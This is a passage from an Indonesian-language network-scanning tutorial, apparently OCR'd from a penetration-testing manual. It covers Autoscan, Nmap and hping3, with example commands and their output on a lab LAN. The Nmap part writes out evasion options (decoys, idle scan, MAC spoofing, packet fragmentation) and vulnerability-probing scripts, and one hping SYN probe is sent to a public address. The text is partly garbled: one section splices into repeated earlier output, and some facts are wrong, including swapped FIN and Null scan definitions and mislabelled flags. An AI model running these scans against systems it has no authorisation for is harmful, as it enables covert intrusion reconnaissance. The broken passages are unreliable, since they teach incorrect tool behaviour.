        TLS Web Server Authentication, TLS Web Client Authentication, Netscape
Server Gated Crypto
      Authority Information Access:
        OCSP - URI:http://ocsp.thawte.com
        CA Issuers - URI:http://www.thawte.com/repository/Thawte_SGC_CA.crt

  Verify Certificate:
    unable to get local issuer certificate
```

6. NETWORK SCANNER

6.1 Autoscan

Autoscan adalah scanner yang beroperasi pada jaringan local (LAN) sehingga scanner ini sering digunakan pada pengujian white dan grey box. Autoscan memiliki fitur-fitur menarik. Diantaranya adalah


- Operating system finger-printing analisys
- Service Analisys
- Range subnet option
- Private range subnet option
- Support vpn authentification
- XML result

Untuk memulai operasi pengumpulan informasi dengan autoscan, kita harus mengakses tools berbasis GUI tersebut melalui menu naga.


Jika sudah klik button "add a network" maka autoscan akan mengantar anda memasuki form network wizard.

Pilih "new" dan berikanlah nama yang anda inginkan.


Langkah selanjutnya anda akan di minta untuk menentukan dimana network tersebut berada. Ada dua opsi disini anda dapat memilih local area network (LAN) atau terkoneksi pada jaringan VPN atau intranet.



Pada contoh kali ini saya menggunakan jaringan local lab saya. Maka langkah selanjutnya, autoscan akan memastikan interface yang akan anda pakai. Tentu saja autoscan sudah melakukan identifikasi terlebih dahulu sehingga anda tinggal memilih saja.



Maka scann pun segera running. Berikut ini adalah gambar dimana saya sudah selesai melakukan scann terhadap jaringan local saya. Dan jika dilihat bahwa ada 4 host yang terdeteksi dan alamat ip yang memiliki gambar mata itu adalah tanda bahwa komputer tersebut yang menggunakan autoscan alias anda sendiri.



6.2 THE EYE OF NMAP

6.2.1. Pengertian NMAP

Nmap (*Network Mapper*) adalah sebuah program open source yang berguna untuk mengesksplorasi jaringan.

• Nmap didesain untuk dapat melakukan scan jaringan yang besar, juga dapat digunakan untuk melakukan scan host tunggal.

• Nmap menggunakan paket IP untuk menentukan host- host yang aktif dalam suatu jaringan,port-port yang terbuka, sistem operasi yang dipunyai, tipe firewall yang dipakai, dll.

Keunggulan-keunggulan yang dimiliki oleh Nmap:

• Powerful
• Nmap dapat digunakan untuk men-scan jaringan yang besar
• Portable
• Nmap dapat berjalan di berbagai macam sistem operasi seperti Linux, Windows,
• FreeBSD, OpenBSD, Solaris, dll
• Mudah untuk digunakan
• Free
• Mempunyai dokumentasi yang baik

```
Syntax : nmap [Scan Type(s)] [Options] {target specification}
```

6.2.2. Perintah-perintah dasar

```
#nmap [host]

[root@bt]# nmap 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:00 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0066s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Help Command

Untuk melihat menu list command

```
#nmap -h
```

6.2.3. Multi IP Scanning

Untuk scanning lebih dari satu IP

```
#nmap [host1] [host2] [host3]

[root@bt]# nmap 192.168.1.11 192.168.1.4 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:02 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0090s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 192.168.1.6
Host is up (0.029s latency).
Not shown: 784 closed ports, 214 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp open  iphone-sync
MAC Address: 90:27:E4:83:2F:F3 (Apple)

Nmap done: 3 IP addresses (3 hosts up) scanned in 8.78 seconds
```

6.2.4. [-O] Operating System

```
#nmap -O [ target IP ]
```

memerintahkan nmap untuk mendeteksi operating system target

```
[root@bt]# nmap -O 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:34 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000098s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
```

```
22/tcp open  ssh
No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.50%D=1/22%OT=22%CT=1%CU=43741%PV=Y%DS=0%DC=L%G=Y%TM=4F1BD823%P=
OS:i386-redhat-linux-gnu)SEQ(SP=107%GCD=1%ISR=10#nmap [host]

[root@bt]# nmap 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:00 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0066s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

6.2.5. [-PN] not Ping

Memerintahkan nmap melakukan scanning tanpa melakukan ping , sehingga proses akan lebih sederhana

```
#nmap -PN [ target IP ]

[root@bt]# nmap -PN 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:06 WIT
Nmap scan report for 192.168.1.6
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp open  iphone-sync
MAC Address: 90:27:E4:83:2F:F3 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

6.2.6. [-sV] service

Memerintahkan nmap melakukan scanning dengan menampilkan informasi dari service tertentu

```
#nmap -sV [ target IP ]

[root@zee zee]# nmap -sV 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:40 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
```

```
22/tcp open  ssh     OpenSSH 5.6 (protocol 2.0)

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

6.2.7. [-sn] Up Host

Memerintahkan nmap untuk memeriksa apakah host tersebut up atau tidak. Alangkah lebih baik jika diberikan tanda netmask untuk mengambil seluruh host pada network range netmask tertentu

```
[root@bt]# nmap -sn 192.168.1.4/24

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:43 WIT
Nmap scan report for 192.168.1.1
Host is up (0.00024s latency).
MAC Address: C8:64:C7:4B:B8:D0 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.059s latency).
MAC Address: 8C:7B:9D:63:48:AB (Unknown)
Nmap scan report for 192.168.1.4
Host is up.
Nmap scan report for 192.168.1.8
Host is up (0.046s latency).
MAC Address: 22:E2:51:9A:94:45 (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.048s latency).
MAC Address: 00:19:D2:45:4D:96 (Intel)
Nmap scan report for 192.168.1.50
Host is up (0.010s latency).
MAC Address: 00:1E:C1:4C:BF:F6 (3com Europe)
Nmap scan report for 192.168.1.59
Host is up (0.11s latency).
MAC Address: 1C:4B:D6:44:75:9D (AzureWave)
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.52 seconds
```

6.2.8. [-sP] simple Ping

Memerintahkan nmap melakukan scanning dengan melakukan simple ping

```
#nmap -sP [ target IP ]

[root@bt]# nmap -sP 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:09 WIT
Nmap scan report for 192.168.1.6
Host is up (0.016s latency).
```

```
MAC Address: 90:27:E4:83:2F:F3 (Apple)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

6.2.9. [-PR] ARP Ping Scan

Memerintahkan nmap melakukan ping scanning ARP (Address Resolution Protocol) pada target host

```
#nmap -PR [ target IP ]

[root@bt]# nmap -PR 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:13 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

6.2.10. [-sS] TCP SYN stealth port scan (root)

```
#nmap -sS [target IP]

[root@bt]# nmap -sS 192.168.1.36

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 15:53 WIT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.50 seconds
[root@zee zee]# nmap -sS 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 15:53 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

6.2.11. [-sT] TCP connect() port scan (default untuk unprivileged users)

```
#nmap –sT [target] Atau nmap -T [flag] -sT [target]
```

Parameternya :
-T adalah "Flag" / bendera untuk mengatur kecepatan scanning oleh Nmap.
0 yang terpelan dan 5 yang tercepat.

0 = Paranoid
1 = Sneaky
2 = Polite
3 = kecepatan normal, standard nmap
4 = Aggressive,mampu menembus firewall dan jaringan yang ter-filter.
5 = Insane

```
[root@bt]# nmap -T 5 -sT 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 15:57 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 9A:4D:DF:8C:3A:B5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds
```

6.2.12 Opsi pada port scanning

[–F] [fast] memungkinkan nmap untuk melakukan scanning terhadap 100 port pertama

```
#nmap -f [host]
```

[- P] [port] memungkin nmap hanya melakukan scanning terhadap port tertentu

```
#nmap -p [port] [hosts]

[root@bt]# nmap -p 21 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:20 WIT
Nmap scan report for 192.168.1.11
Host is up (0.020s latency).
PORT   STATE SERVICE
```

```
21/tcp open  ftp
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Untuk scanning lebih dari satu port anda bisa menambahkan tanda "**koma**" untuk memisahkan antara port

```
[root@bt]# nmap -p 21,3128 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:22 WIT
Nmap scan report for 192.168.1.11
Host is up (0.045s latency).
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Atau anda bisa menambahkan tanda **"-"** untuk menentukan range

```
[root@bt]# nmap -p 21-3128 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:24 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0069s latency).
Not shown: 3106 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
3128/tcp open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
```

Atau bahkan keduanya

```
[root@bt]# nmap -p 21,22,24,21-3128 192.168.1.11
```

Anda pun dapat menentukan port dengan memasukan nama servicenya

```
[root@bt]# nmap -p ssh,ftp,http 192.168.1.11
```

Atau jika anda ingin melakukan scan ke seluruh ip

```
[root@bt]# nmap -p "*" 192.168.1.11
```

Kemudian anda ingin melakukan scan dengan range tipe protocol tertentu

Untuk TCP
```
[root@bt]# nmap -p T:1000-2000 192.168.1.11
```

Untuk UDP
```
[root@bt]# nmap -p U:1000-2000 192.168.1.11
```

6.2.13. Perintah lainnya

[-f] menentukan fragment probes dalam paket sebesar 8 bytes

```
#nmap -f 192.168.1.34
```

[-D] menggunakan decoy

```
Syntax used: nmap -D [decoy1, decoy2, decoy3, etc| RND:Number] [target's IP add]

#nmap -D 192.168.1.45 192.168.1.46 192.168.1.47 192.168.1.4
```

[-sI] Iddle Scann

Membuat nmap melakukan scann dalam mode background dan memakai ip address tertentu , sehingga seakan-akan nmap melakukan scann dari host berbeda

```
[root@bt]# nmap -sI 192.168.1.1 192.168.1.4
```

[--spoof] Spoofing mac address

Membuat nmap melakukan scann dengan memalsukan mac address tertentu Coba scann ke ip sendiri , nanti akan terlihat perbedaan dalam mac address

```
[root@bt]# nmap -sT -PN --spoof-mac apple 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:56 WIT
Spoofing MAC address 00:03:93:74:DC:88 (Apple Computer)
Nmap scan report for 192.168.1.4
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

[--randomize-hosts]

melakukan scann host secara random

```
#nmap --randomize-hosts 192.168.1.1-100
```


[--source-port]/[g]

```
nmap –source-port 53 192.168.1.36
nmap –g 53 192.168.1.36

[root@zee zee]# nmap --source-port 21 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:01 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Opsi Output


Menentukan output dalam bentuk txt

```
[root@zee zee]# nmap -oN hasil.txt 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:06 WIT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.45 seconds
[root@zee zee]# nmap -oN hasil.txt 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:06 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```



Menentukan output dalam bentuk xml

```
[root@zee zee]# nmap -oX scanme.xml 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:10 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
```



Menentukan output dalam bentuk scriptkiddies

```
[root@zee zee]# nmap -oS kiddiescan.txt 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:13 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

6.2.14. Perintah – Perintah Advance

FIN scan (-sF)

Tidak mengirimkan bit (header flag TCP adalah 0)

Null scan (-sN)

Hanya menset bit FIN TCP.

Xmas scan (-sX)

Menset flag FIN, PSH, dan URG, menerangi paket seperti sebuah pohon Natal.

Scann Dengan menggunakan script khusus

```
syntax : nmap –script=broadcast “target IP”
```

Pilihan script dapet di temukan pada "*/usr/local/share/nmap/scripts*"

contoh:

```
nmap –script=smb-check-vulns ”target IP”
nmap –script=sql-injection ”target IP”
nmap –script=mongodb-databases ”target IP”
nmap –script=mac-geolocation ”target IP”
nmap –script=broadcast-netbios-master-browser ”target IP”
```

Tambahan opsi perintah

```
[ - v ] menampilkan output verbose
[ -d ] menampilkan debugging
```

6.4. HPING

Hping adalah sebuah TCP/IP assembler. Tidak seperti ping command yang hanya dapat mengirim ICMP echo request, hping juga dapat mengirim paket *TCP, UDP, ICMP*, dan *RAW-IP* protocols.

6.4.1. Kegunaan HPING

- Mengetes firewall
- Port scanning
- Network testing, dengan menggunakan protokol yang berbeda-beda
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing
- Traceroute
- Manual path MTU discovering

6.4.2. Perintah umum HPING

Untuk melihat menu list command

```
#hping3 -help
```

Format perintah standart

```
#hping3 -I eth0 -S 66.94.234.13 -p 80 -c 3

root@bt:~# hping3 -I wlan0 -S 74.125.235.19 -p 80 -c 3
HPING 74.125.235.19 (wlan0 74.125.235.19): S set, 40 headers + 0 data bytes
len=46 ip=74.125.235.19 ttl=56 id=54551 sport=80 flags=SA seq=0 win=5720 rtt=51.7
ms
len=46 ip=74.125.235.19 ttl=56 id=54552 sport=80 flags=SA seq=1 win=5720 rtt=47.6
ms
len=46 ip=74.125.235.19 ttl=56 id=54553 sport=80 flags=SA seq=2 win=5720 rtt=49.5
ms

--- 74.125.235.19 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 47.6/49.6/51.7 ms
```

Ket :
I : interface
S : ip address
P : port tujuan
C : capture paket limit

Nilai Flag
flags=SA >> open
